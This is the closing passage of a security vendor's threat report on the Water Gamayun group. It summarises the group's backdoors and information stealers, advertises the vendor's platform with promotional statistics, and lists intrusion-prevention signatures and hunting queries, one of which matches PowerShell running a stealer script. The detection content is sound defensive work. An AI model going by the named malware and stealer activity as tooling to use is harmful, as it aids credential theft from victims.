Water Gamayun's use of various delivery methods and techniques in its campaign, such as provisioning malicious payloads through signed Microsoft Installer files and leveraging LOLBins, highlights their adaptability in compromising victims' systems and data. Throughout this analysis, we have detailed the arsenal of tools utilized by Water Gamayun, including custom backdoors like SilentPrism and DarkWisp, as well as information stealers such as EncryptHub Stealer variants and known malware like Stealc and Rhadamanthys. Their intricately designed payloads and C&C infrastructure enable the threat actor to maintain persistence, dynamically control infected systems, and obfuscate their activities. By gaining access to the components and modules of their C&C servers, we were able to conduct a comprehensive analysis of their architecture, functionality, and evasion techniques.

It is essential for organizations to stay informed about such evolving threats and understand the importance of advanced threat detection and robust cybersecurity measures. By keeping abreast of the latest threat intelligence

and adopting proactive defense strategies, organizations can better protect themselves against actors like Water Gamayun and mitigate potential risks.

Proactive security with Trend Vision One™

Organizations can protect themselves from attacks such as those employed by this threat actor with Trend Vision Oneopen on a new tab™products – the only AI-powered enterprise cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection. This comprehensive approach helps you predict and prevent threats, accelerating proactive security outcomes across your entire digital estate. Backed by decades of cybersecurity leadership and Trend Cybertron, the industry's first proactive cybersecurity AI, it delivers proven results: a 92% reduction in ransomware risk and a 99% reduction in detection time. Security leaders can benchmark their posture and showcase continuous improvement to stakeholders. With Trend Vision One, you're enabled to eliminate security blind spots, focus on what matters most, and elevate security into a strategic partner for innovation.

Trend protections for CVE-2025-26633

The following protections have been available to Trend Micro customers:

Trend Vision One™ - Network Security

TippingPoint Intrusion Prevention Filters

- 45359: TCP: Backdoor.Shell.DarkWisp.A Runtime Detection
- 45360: HTTP: Trojan.Shell.EncryptHubStealer.B Runtime Detection
- 45361: HTTP: Backdoor.Shell.SilentPrism.A Runtime Detection
- 45594: HTTP: Trojan.Shell.EncryptHubStealer.B Runtime Detection (Notification Request)
- 45595: HTTP: Trojan.Shell.MSCEvilTwin.A Runtime Detection (Payload - Server Response)

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Water Gamayun Malware Arsenal

malName: (*RHADAMANTHYS* OR *FICKLESHADE* OR *SILENTPRISM* OR *DARKWISP*) AND eventName: MALWARE_DETECTION AND LogType: detection

EncryptHub Stealer Module execution

eventId:1 AND processFilePath:*powershell.exe AND processCmd:*encrypthub_steal.ps1

More hunting queries are available for Trend Vision One customers with Threat Insights Entitlement enabledopen on a new tab.

Indicators of Compromise (IOCs)

The indicators of compromise for this entry can be found hereopen on a new tab.

Source: https://www.trendmicro.com/en_us/research/25/c/deep-dive-into-water-gamayun.html